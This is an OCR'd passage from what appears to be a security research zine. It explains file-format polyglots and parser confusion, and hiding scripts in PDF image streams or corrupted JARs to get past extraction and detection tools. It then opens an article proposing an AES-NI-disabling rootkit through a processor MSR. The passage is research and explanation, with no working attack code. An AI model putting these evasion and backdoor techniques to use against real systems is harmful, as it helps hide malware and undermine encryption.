Offset	Content 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	JPEG	PDF	ZIP
00000:	FF D8	magic		
00002:	FF E0 00 10 .J .F .I .F 00 01 01 01 00 48 00 48 00 00	header		
00014:	FF FE 02 1F	comment segment start (length)		
00018:	%PDF-1.4 1 0 obj ...		PDF header & document	
00140:	20 0 obj «/Length 69786» stream		dummy object start	
00168:	.P .K 03 04			local file header start
00181:	00 9B			filename length
00186:	endstream endobj 5 0 obj «/Width 400 ... stream		dummy object end image object start	lfh's filename (abused)
00221:	FF D8 FF E0 00 10 .J .F .I .F 00 01 01 01 00 48 00 48 00 00	(end of comment)	image header	stored file data
00235:	FF DB 00 43 ...	image data (DQT)	—	—
112B5:	FF D9	end of image	—	—
112B7:	FF FE 00 E6	segment comment start (not strictly req.)		
112BC:	endstream endobj 24 0 obj stream ...		end of image object dummy object start	
112DE:	.P .K 01 00			central directory
1130C:	corkami.jpg			filename (correct)
11317:	.P .K 05 06			end of central directory
1132B:	75 00			length of comment
1132E:	endstream endobj xref ...		end of dummy object xref, trailer	archive comment
1139A:	%%EOF %		end of file line comment	
113A1:	FF D9	end of image marker	(end of line)	(end of comment)

Table 7.1: JPG/PDF/ZIP Chimera Layout




Figure 7.12: JPG/PDF/ZIP Chimera

file is also a PDF that displays the image! Even better, we only have one copy of the image data; this copy is reused by each of the forms of the chimera.

There are two separate JFIF headers. One is at the top of the file so that the JFIF file is valid, and a duplicate copy is further in the file, right before the JPEG data, after the PDF header and the ZIP's Local File Header.

Other kinds of chimeras are possible. For example, it's not hard to use TAR instead of ZIP as the outer archive format. A neighbor could also use PNG (Zlib-compressed data, like in ZIP) instead of JPG.

One beautifully crafted example is the Image puzzle[22] proposed at the MIT Mystery Hunt 2015. It's a TIFF and an EXT2 filesystem where all the EXT2 metadata is visible in the TIFF data, and the filesystem itself is a maze of recursive sub-directories and TIFF tiles. This is shown in Figure 7.13.

[22] `http://web.mit.edu/puzzle/www/2015/puzzle/image/`




Figure 7.13: TIFF/EXT2 Chimera

Abusing Data to Contain an Extra Kind of Information

Typically, RGB pixels of images don't need to follow any particular rule. Thus it's easy to hide various kinds of data as fake image values.

This also works in PDF objects, where lossy compression such as JBIG2, CCITT Fax, and JPEG2000 can be used to embed malicious scripts. These are picture formats, but nothing prevents us from hiding other types of information in them. PDF doesn't enforce these encodings to be specifically used on objects referenced as images, but allows them on any object, even JavaScript ones.

Moreover, image dimensions and depth are typically defined in the header, which tells in advance how much pixel data is required, and appending any extra data *within* the pixel stream—such as in the IDAT chunk of a PNG, which is Zlib-wrapped—will

Figure 7.14: Artistic, Valid QR Codes

not trigger any problem with viewers. All the original pixels are present, so the image is perfect, and the extra appended data in the pixel stream remains. This can be used to hide data in a PNG picture without any obvious appended data after the `IEND` chunk.

Abusing Image Parsing

In some specific cases, such as barcodes, images are parsed after rendering. Even in extreme cases of barcode manipulation, it's still quite easy to see that they could be parsed as barcodes. The examples in Figure 7.14 come from a SIGGRAPH Asia 2013 paper by fine folks at the City College of London on Half-Tone QR Codes.[23]

However, we usually have no control over the scanning software. This software determines which types of barcodes will be scanned, and in which order they will be parsed. By relying on error code information recovery—and putting a different kind of barcode inside another one!—QR Inception is not only possible, but was thoroughly investigated by the fine folks at SBA Research in Vienna![24] Some quick examples are in Figure 7.15.

[23] `http://vecg.cs.ucl.ac.uk/Projects/SmartGeometry/halftone_QR/-halftoneQR_sigga13.html`

[24] `unzip pocorgtfo07.pdf abusing_file_formats/qrinception.pdf #by`

Figure 7.15: Barcode–in–Barcode Inceptions

Corrupting Data to Prevent Standard Extraction

Although many parsers may refuse to extract a corrupted stream, it's possible that some will parse until corruption is found and attempt to use the undamaged portion. By appending garbage data and corrupting its encoding, we can create a stream that still contains its information, but will not be extracted by purist tools!

Appending garbage, compressing, then truncating the last compressed block is a straightforward way to do this with Zlib and Deflate. Using LZMA without End of Stream markers also works. As mentioned before, you also get the same result by corrupting the CRC32 of a JAR. Most if not all ZIP extractors will fail to open the archive, whereas Java itself will ignore and execute the classes just fine.

In a similar but a bit more unpredictable way, it looks like most Windows viewers open a PNG file with corrupted checksums in critical chunks just fine. Most Linux viewers reject the file completely.

Dabrowski et al

Figure 7.16: ASCII Zlib Stream




Figure 7.17: JPEG-Encoded JavaScript

Abusing Encoding to Bypass Filter

ASCII Zlib Stream As Gábor Molnár proved with ASCII Zip,[25] it's possible to turn the Huffman coding used in Zlib into an ASCII-only expansion, and thus send a Zlib-compressed binary as a standard ASCII string. An ASCII gzip file using this trick is shown in Figure 7.16.

Michele Spagnuolo used this same trick in the better known Rosetta Flash attack, the details of which you can find described in PoC||GTFO 5:11.

Lossless JPEG We can abuse JPEG's lossy compression and turn it lossless. Since it's lossy by definition, it makes sense to expect that it cannot be controlled, so it is often ignored by security software. But, by encoding a greyscale JPEG, chrominance and luminance separation is fully predictable, as there is no more chrominance. Combining this with either 100% quality compression or a specific quantization matrix allows the decompressed

[25] `git clone https://github.com/molnarg/ascii-zip`




Figure 7.18: BMP Image with Another Image as RGB Channels in PCM Audio

data to be predictable and reusable! Dénes Óvári demonstrated PoC of this in VirusBulletin 2015/03,[26] and an example of the technique is shown in Figure 7.17.

Altering Data to Contain Extra Information

Image and Sound When sound is stored as 32–bit PCM, the 16 lower bits can be modified without much effect on the final sound as 16–bit resolution allows for a comfortable dynamic range of about 96 dB.

The BMP file format allows us to define *both* which color channels are stored *and* on how many bits those channels are stored. Thus, it's possible to store a 16–bit picture as 32–bit words, leaving 16 bits of each word unused! By combining these two techniques, we can mix picture and sound on the same words: 16 bits of audible sound, 16 bits of visible pixel colors. The sound is ignored for the picture, and the image drops below the threshold of hearing.

[26] `unzip pocorgtfo07.pdf abusing_file_formats/vb201503-lossy.pdf`




Figure 7.19: Two Sound Files Combined, with Spectral Images

And if you're cheeky, you can encode another picture in sound, that will be visible via spectrogram view. Or encode some actual sound, with a banner picture encoded in the higher frequencies; this way, the sound is still worth listening to yet also a thin picture is visible in the spectrogram view.[27]

Sound and Sound Not only can you combine a BMP and PCM together, you can also encode two different sound signals together by using different endianness and allowing the unchosen signal to drop beneath the noise floor.[28]

Figure 7.19 demonstrates a single file whose spectrogram is one image as big endian and a different image as little endian. Note that the text in the left interpretation is in inaudibly high frequencies, so it can peacefully coexist with music or speech in the lower frequencies.

Two Kinds of Schizophrenic PNGs In a similar way, by altering the Red/Green/Blue channels of each pixel, one gets a similar image but with extra information.

[27] `http://wiki.yobi.be/wiki/BMP_PCM_polyglot`
[28] `http://wiki.yobi.be/wiki/WAV_and_soft-boiled_eggs`




Figure 7.20: PNG with both Palette and RGB images from the Same Data

In naive steganography, this is often used to encode external data on the least significant bits, but we can also use this to encode one image within another image and create a schizophrenic picture!

Paletted image formats typically don't require that each color in the palette be unique. By duplicating the same sixteen colors over a 256–color palette, one can show the same image, but with extra information stored by whatever copy of the palette index is used. (Original idea by Dominique Bongard, re-implemented with Philippe Teuwen.)

By combining both the redundant palette trick and the altered RGB components trick, we can store two images. One image appears when the palette is taken into account, and the other appears when the palette is ignored, and the raw RGB displayed.[29] Note that although an RGB picture with an extra palette isn't necessarily against the specs, there doesn't seem to be any legitimate example in the wild. (Perhaps this could be used to suggest which color to use to render on limited hardware?) As a bonus, the palette can contain itself a third image.

[29] `http://wiki.yobi.be/wiki/PNG_Merge`

Figure 7.21: Schizophrenic PNG via Double Palettes, in Encase Forensic v7

A related technique involves storing two 16–color pictures in the same data by illegally including two palettes. A PNG file having two palettes is *against* the specifications, but many viewers tolerate it. Some parsers take the first palette into account, and some the last, which leads to two different pictures from the same pixel information. This is shown in Figure 7.21, but unfortunately, most readers just reject the file. (Screenshot by Thijs Bosschert.)

Schizophrenia

Semi-Constance

Constant Obstacles Make People Take Shortcuts. If most implementations use the same default value, then some developer might just use this value directly hardcoded. If a majority of de-




Figure 7.22: Schizophrenic BMP with Non-Default Data Pointer

velopers do the same, then the variable aspect of the value would break compatibility too often, forcing the value to be constant, equal to its default. Already in DOS time, the keyboard buffer was supposed to be variable-sized.[30]) It had a default start and size (`40:1E`, and 32 bytes), but you were supposed to be able to set a different head and tail via `40:1A` and `40:1C`. However, most people just hardcoded `40:1E`, so the parameters for head and tail became not usable.

BMP Data Pointer A BMP's header contains a pointer to image data. However, most of the time, the image data strictly follows the headers and starts at offset `0x36`. Consequently, some viewers just ignore that pointer and just incorrectly display the data at offset `0x36` without paying attention to the header length.

So, if you put two sets of data, one at the usual place, and one farther in the file, pointed at from the header, two readers may give different results. This trick comes from Gynvael Coldwind.

[30] `http://stanislavs.org/helppc/bios_data_area.html`




Figure 7.23: One PDF, Two Interpretations

Unbalanced Nested Markers

It's a well known fact that Web browsers don't enforce HTML markers correctly. A file containing only `a<b>c` will show a bold "c" despite the lack of `<html>` and `<body>` tags.

In file formats with nested markers, ending these markers earlier than expected can have strange and lovely consequences.

For example, PDF files are made of objects. An object is required to end with `endobj`. Some of these objects contain a stream, which is required to end with `endstream`. As the stream is contained within the object, `endstream` is expected to always come first, and then `endobj`.

In theory, a stream can contain the keyword `endobj`, and that should not affect anything. However, in case some PDF generators should forget to close the stream before the object, it makes sense for a parser to close the object even if the stream hasn't been closed yet. Since this behavior is optional, different readers implement it in different ways.

This can be abused by creating a document that contains an object with a premature `endobj`. This sometimes confuses the parser by cloaking an extra root element different from the one




Figure 7.24: Schizophrenic PDF by Closed String Object (`endobj`)

defined in the trailer, as illustrated by Figure 7.23. Such a file will be displayed as a totally different document, depending upon the reader. Figure 7.24 shows such a schizophrenic PDF.

Icing on the Cake

After modifying a file, there are checksums and other limitations that must be observed. As with any other rule, there are exceptions, which we'll cover.

ZIP CRC32 Most extractors enforce a ZIP file's checksums, but for some reason Java does not when reading JAR files. By corrupting the checksums of files within a JAR, you can make that JAR difficult to extract by standard ZIP tools.

PNG CRC32 PNG also contains CRC32 checksums of its data. Although some viewers for Unix demand correct checksums, they are nearly never required on Windows. No warnings, no nothin'.




Figure 7.25: Apple II & PDF Polyglot

TAR Checksum Tar checksums aren't complicated, but the algorithm is so old–timey that it warms the heart just a little.

Truecrypt Header A Truecrypt disk's header is encrypted according to the chosen algorithm, password, and keyfile. Prior to the header, the disk begins with a random 64–byte salt, allowing for easy manipulation of headers. See my article on Truecrypt, PoC||GTFO 4:11, for a PDF/ZIP/Truecrypt polyglot.

Size Limitation

It's common that ROM and disk images require a specific rounded size, and there is often no workaround to this. You can merge a PDF and an Apple II floppy image, but only if the PDF fits in the 143,360 byte disk image.

If you need a bigger size, you can try with hard disk images for the same system, if they exist. In this case, you can put them on a two megabyte hard disk image, with partitioning as required.

Thanks to Peter Ferrie for his help with this technique, which was used to produce the polyglot in Figure 7.25. Shown in that figure is an Apple II disk image of Prince of Persia that doubles as a PDF.

Challenges

Limitations of Standard Libraries Because most libraries don't give you full control over the file structure, abusing file formats is not always easy.

You may want to open the file and just modify one chunk, but the library—too smart for its britches—removed your dummy chunk, recompressed your intentionally uncompressed data, optimized the colors of your palette, and ruined other carefully chosen options. In the end, such unconventional proofs of concept are often easier to generate with a small script made from scratch rather than relying on a well-known bulletproof library.

Normalization To make your scripts more efficient, it might be worth finding a good normalizer program for the filetype you're abusing. There are lots of good programs and libraries that will not modify your file in depth, but produce a relatively predictable structure.

For PDF, running `mutool clean` is a good way to sand off any rough edges in your polyglot. It modifies very little, yet rebuilds the XREF table and adjusts objects lengths, which turns your hand-made tolerated PDF into one that looks perfectly standard.

For PNG, `advpng -z -0` is a good way to produce an uncompressed image with no line filters.

For ZIP, `TorrentZip` is a good way to consistently produce the exact same archive file. `AdvDef` is a good way to (de)compress Zlib chunks without altering the rest of the file in any way. For

example, when used on PNGs, no PNG structure is analyzed, and just the `IDAT` chunks are processed.

Normalizing the content data's range is sometimes useful, too. A sound or image that consumes its entire dynamic range leaves more room for hidden data in the lower bits.

Compatibility

If your focus is still on getting decent compatibility, you may pull your hair a lot. The problem is not just the limit between valid and invalid files; rather, it's the difference between the parser thinking "Hey this is good enough." and "Hey, this looks corrupted so let's try to recover what I can."

This leads to bugs that are infuriatingly difficult to solve. For example, a single font in a PDF might become corrupted. One image—and only one image!—might go missing. A seemingly trivial polyglot then becomes a race against heisenbugs, where it can be very difficult to get a good compatibility rate.

Automated Generation

Although it's possible to alter a generated file, it might be handy to make a file generator directly integrate foreign data. This way, the foreign data will be integrated reproducibly, whereas the rest of the structure is already one hundred percent standard.

Archives Archiving a file without any compression usually stores it as is. Please note, however, that some archive formats will escape data in order to prevent stored data from interfering with the outer format.

PDFLaTeX PDFLaTeX has special commands to create an uncompressed stream object, directly from an external file. This is




Figure 7.26: a PDFLaTeX/PDF quine

extremely useful, and totally reliable, no matter the size of the file. This way, you can easily embed any data in your PDF.

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {foo.bin}
\endgroup
```

A PDFLaTeX/PDF Polyglot If your document's source is a single `.tex` file, then you can make a PDFLaTeX quine. This file is simultaneously its own TeX source code and the resulting PDF from compilation. If your document is made of multiple files, then you can archive those files to bundle them in the PDF.

You can also do it the other way around. For his Zeronights 2014 keynote, *Is infosec a game?*, Solar Designer created an actual point and click adventure to walk through the presentation.[31]

[31] `http://www.openwall.com/presentations/ZeroNights2014-Is--Infosec-A-Game/`

It would be a shame if such a masterpiece were lost, so he made his own walkthrough as screenshots, put together as a slideshow in a PDF, in which the ZIP containing the game is attached. This way, it's preserved as a single file, containing an easy preview of the talk itself and the original presentation material.

Embedding a ZIP in a PDF However, if you embed a ZIP in a PDF as a simple PDF object, it's possible that the ZIP footer will be too far from the end of the file. Objects are stored before the Cross Reference table, which typically grows linearly with the number of objects in the PDF. When this happens, ZIP tools might fail to see the ZIP.

A good way to embed a ZIP in a PDF, as Julia Wolf showed us with napkins in PoC||GTFO 1:5, is to create a fake stream object *after* the `xref`, where the trailer object is present, before the `startxref` pointer. The official specifications don't specify that no extra object should be present. Since the trailer object itself is just a dictionary, it uses mostly the same syntax as any other PDF objects, and all parsers tolerate an extra object present within this area.

1. PDF Signature
2. PDF Objects
3. Cross Reference Table
4. *(extra stream object declaration)*
    - ZIP Archive
5. Trailer Object
6. `startxref` Pointer

This gives a fully compatible PDF, with no need for pointer or length adjustment. It's also a straightforward way for academics to bundle source code and PoCs.

Appended Data If for some reason you need the ZIP at the exact bottom of the file, such as to maintain compatibility with Python's EGG format, then you can extend the ZIP footer's comment to cover the last bytes of the PDF. This footer, called the End of Central Directory, starts with `P K 05 06` and ends with a variable length comment. The length is at offset 20, then the comment itself starts at offset 22.

If the ZIP is too far from the bottom of the file, then this operation is not possible as the comment would be longer than 65536 bytes. Instead, to increase compatibility, one can duplicate the End of Central Directory. I describe this trick in PoC‖GTFO 4:11, where it was used to produce a Truecrypt/PDF/ZIP polyglot.

Combined with the trailing space trick explained earlier, one can insert an actual null-terminated string before the extraneous data so ZIP parsers will display a proper comment instead of some garbage!

Fixing Absolute Pointers When an unmodified ZIP is inserted into a PDF, the pointers inside the ZIP's structures are only valid relative to the start of the archive. They are not correct as seen from the file itself.

Some tools consider such a file to be damaged, with garbage to ignore, but some might refuse to parse it with incorrect addresses. To fix this, adjust the `relative offset of local header` pointers in the Central Directory's entries. You might also ask a ZIP tool to repair the file, and cross your fingers that your tool will

not alter anything else in the file by reordering files or removing slack space.

Thoughts

Polyglots Polyglot files may sound like a great idea for production. For example, you can keep the original (custom format) source file of a document embedded in a file that can be seen as a preview in a standard format. To quickly sort your SVG files, just ZIP them individually and append them to a PNG showing the preview.

As mentioned previously, ZIP your `.tex` files and embed them in the final PDF. This already exists in some cases, such as OpenOffice's ability to export PDF files that contain the original `.odt` file internally.

A possible further use of polyglots would be to bundle different outputs of the same file in two different formats. PDF and EPUB could be combined for e-book distribution, or a installer could be used for both Linux and Windows. Naturally, we could just ZIP these together and distribute the archive, but they won't be usable out of the box.

Archiving files together is much more natural than making a polyglot file. Although opening a polyglot file may be transparent for the targeted software, it's not a natural action for user.

There are also security risks associated with polyglot construction. For example, polyglots can be used to exfiltrate data or bypass intrusion detection systems. Testing various polyglots on Encase showed that nearly all of them were reported as a single file type, with no warnings whatsoever.

Offset Start I see no point in allowing a magic signature to be at any offset. If it's for the sake of allowing a comment early in

the file, then the format itself should have an explicit comment chunk.

If it's for the sake of bundling several file types together, then as mentioned previously, it could just be specific to one application. There's no need to waste parsing time in making it officially a part of one format. I don't see why a PE with a ZIP in appended data should still be considered to be a standard ZIP; jumping at the end of the PE's physical size is not hard, neither is extracting a ZIP, so why does it sound normal that it still works directly as a ZIP? If a user updates the contents of the archive, it's quite possible that the ZIP tool would re-create an entire archive without the initial PE data.

While it's helpful to manually open WinZip/WinRar/7Z self–extracting archives, you still have to run a dedicated tool for formats such as Nullsoft Installer and InnoSetup that have no standard tool. Sure, your extraction tool could just look for data anywhere like Binwalk, but this exceptional case doesn't justify the fact that the format explicitly allows any starting offset.

This is likely why some modern tools take a different approach, ignoring the official structure of a ZIP. These extractors start at offset zero and look for a sequence of Local File Headers. This method is faster than the official bottom-up method of parsing, and it works fine for 99% of standard files out there.


Sadly, doing this differently makes ZIP schizophrenia possible, which can be critical as it can break signatures and the complete chain of trust of a standard system.

And yet, how hard would it be to create a new, top-down, smaller Zlib-based archive format, one that doesn't contain obsolete fields such as "`number of volumes of the archive`?" One that doesn't duplicate file names between Central Directory and Local File Headers?

Enforcing Values File structures are like laws: when they are overly complicated and unnecessary, people will ignore them. The PE file format now has tons of deprecated fields and structures, especially by comparison to its long overdue sibling, the Terse Executable file format. TE is essentially the same format, with a lot of obsolete fields removed.

From especially unclear specifications come diverging implementations, slightly different for each programmer's interpretation. The ZIP specifications[32] don't even specify the names of the various fields in the structures, only a long description for each of them, such as "`compression method`!" Once enough diverging implementations survive, then hard reality merges them into an ugly de facto standard. We end up with tools that are forced

[32] `https://pkware.cachefly.net/webdocs/APPNOTE/APPNOTE-6.3.3.TXT`



to recover half-broken files rather than strictly accepting what's okay. They give us mere warnings when the input is unclear, rather than rejecting what's against the rules.

Conclusion

Let me know if I forgot anything. Suggestions and corrections are more than welcome! I hope this gives you ideas, that it makes you want to explore further. Our attentive readers will notice that compressions and file systems are poorly represented—except for the amazing MIT Mystery Hunt image—and indeed, that's what I will explore next.

Some people accuse these file format tricks of being pointless shenanigans, which is true! These tricks are useless, but only until someone uses one of them to bypass a security layer. At that point everyone will acknowledge that they were worth knowing before, but by then it's too late. It's better to know in advance about potential risks than judge blindly that "nobody was ever pwned with such a trick."

As a closing note, don't forget the two great mantras of security and research. To stay safe, don't do anything. To make nifty new discoveries, try everything!

7:7 Extending crypto-related backdoors

by BSDaemon and Pirata

This article expands on the ideas introduced by Taylor Hornby's "Prototyping an RDRAND Backdoor in Bochs" in PoC‖GTFO 3:6. That article demonstrated the dangers of using instructions that generate a `#VMEXIT` event while in a guest virtual machine. Because a malicious VMM could compromise the randomness returned to a guest VM, it can affect the security of cryptographic operations.

In this article, we demonstrate that the newly available AES-NI instruction extensions in Intel platforms are vulnerable to a similar attack, with some additional badness. Not only guest VMs are vulnerable, but normal user-level/kernel-level applications that leverage the new instruction set are vulnerable as well, unless proper measures are in place. The reason for that is due to a mostly unknown feature of the platform, the ability to disable this instruction set.

Introduction

From Intel's website,

> Intel AES-NI is a new encryption instruction set that improves on the Advanced Encryption Standard (AES) algorithm and accelerates the encryption of data in the Intel Xeon processor family and the Intel Core processor family.

The instruction has been available since 2010.[33]

[33] `https://software.intel.com/en-us/node/256280`

> Starting in 2010 with the Intel Core processor family based on the 32nm Intel micro-architecture, Intel introduced a set of new AES (Advanced Encryption Standard) instructions. This processor launch brought seven new instructions. As security is a crucial part of our computing lives, Intel has continued this trend and in 2012 and [sic] has launched the 3rd Generation Intel Core Processors, codenamed Ivy Bridge. Moving forward, 2014 Intel micro-architecture code name Broadwell will support the RDSEED instruction.

On a Linux box, a simple `grep` would tell if the instruction is supported in your machine.

```
bsdaemon@bsdaemon.org:~% grep aes /proc/cpuinfo
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr
        pge mca cmov pat pse36 clflush dts acpi mmx fxsr
        sse sse2 ss ht tm pbe syscall nx rdtscp lm
        constant_tsc arch_perfmon pebs bts rep_good nopl
        xtopology nonstop_tsc aperfmperf eagerfpu pni
        pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2
        ssse3 cx16 xtpr pdcm pcid sse4_1 sse4_2 x2apic
        popcnt tsc_deadline_timer aes xsave avx f16c
        rdrand lahf_lm ida arat epb xsaveopt pln pts
        dtherm tpr_shadow vnmi flexpriority ept vpid
        fsgsbase smep erms
```

A little-known fact, though, is that the instruction set can be disabled using an internal MSR on the processor. It came to our attention while we were looking at BIOS update issues and saw a post about a machine with AES-NI showing as disabled even though it was in, fact, supported.[34]

Researching the topic, we came across the MSR for a Broadwell Platform: `0x13C`. It will vary for each processor generation, but it

[34]"AES-NI shows Disabled," Dell Server Support Forum

is the same in Haswell and SandyBridge, according to our tests. Our machine had it locked.

```
MSR 0x13C
Bit     Description
0       Lock bit. (Unlocked on boot time, BIOS sets it.)
1       Not defined by default, 1 will disable AES-NI
2-32    Not sure what it does, not touched by our BIOS.
        (Probably reserved.)
```

Discussing attack possibilities with a friend in another scenario, one related to breaking a sandbox-like feature in the processor, we came to the idea of using it for a rootkit.

The Idea

All the code that we saw that supports AES-NI is basically about checking if it is supported by the processor, via CPUID, including the reference implementations on Intel's website. That's why we considered the possibility of manipulating encryption in applications by disabling the extension and emulating its expected results. Not long after we had that thought, we read in PoC‖GTFO 3:6 about `RDRAND`.

If the disable bit is set, the AES-NI instructions will return `#UD` (Invalid Opcode Exception) when issued. Since the code checks for the AES-NI support during initialization instead of before each call, winning the race is easy—it's a classic TOCTOU.

Some BIOSes will set the lock bit, thus hard-enabling the set. A write to the locked MSR then causes a general protection fault, so there are two possible approaches to dealing with this case.

First, we can set *both* the disable bit *and* the lock bit. The BIOS tries to enable the instruction, but that write is ignored. The BIOS tries to lock it, but it is ignored. That works unless the BIOS checks if the write to the MSR worked or not, which is usually not the case—in the BIOS we tested, the general pro-

tection fault handler for the BIOS just resumed execution. For beating the BIOS to this punch, one could explore the BIOS update feature, setting the `TOP_SWAP` bit, which let code execute *before* BIOS.[35] The Chipsec toolkit[36] has code to check if the `TOP_SWAP` mechanism is locked.

For a Vulnerable Machine,

```
### BIOS VERSION 65CN90WW
OS     : uefi
Chipset:
VID:       8086
DID:       0154
Name:      Ivy Bridge (IVB)
Long Name: Ivy Bridge CPU / Panther Point PCH
[-] FAILED: BIOS Interface including Top Swap Mode
            is not locked
```

For a Protected Machine,

```
OS      : Linux 3.2.0-4-686-pae #1 SMP Debian
          3.2.65-1+deb7u2 i686
Platform: 4th Generation Core Processor (Haswell U/Y)
         VID: 8086
         DID: 0A04
CHIPSEC : 1.1.7
[*] BIOS Top Swap mode is disabled
[*] BUC = 0x00000000 << Backed Up Control
                        (RCBA + 0x3414)
[00] TS                = 0 << Top Swap
[*] RTC version of TS = 0
[*] GCS = 0x00000021 << General Control and Status
                        (RCBA + 0x3410)
[00] BILD              = 1 << BIOS Interface Lock Down
[10] BBS               = 0
[+] PASSED: BIOS Interface is locked
    (including Top Swap Mode)
```

The problem with this approach is that software has to check if the AES-NI is enabled or not, instead of just assuming the platform supports it.

[35] "Using SMM for other purposes," Phrack 65:7

[36] `git clone https://github.com/chipsec/chipsec`

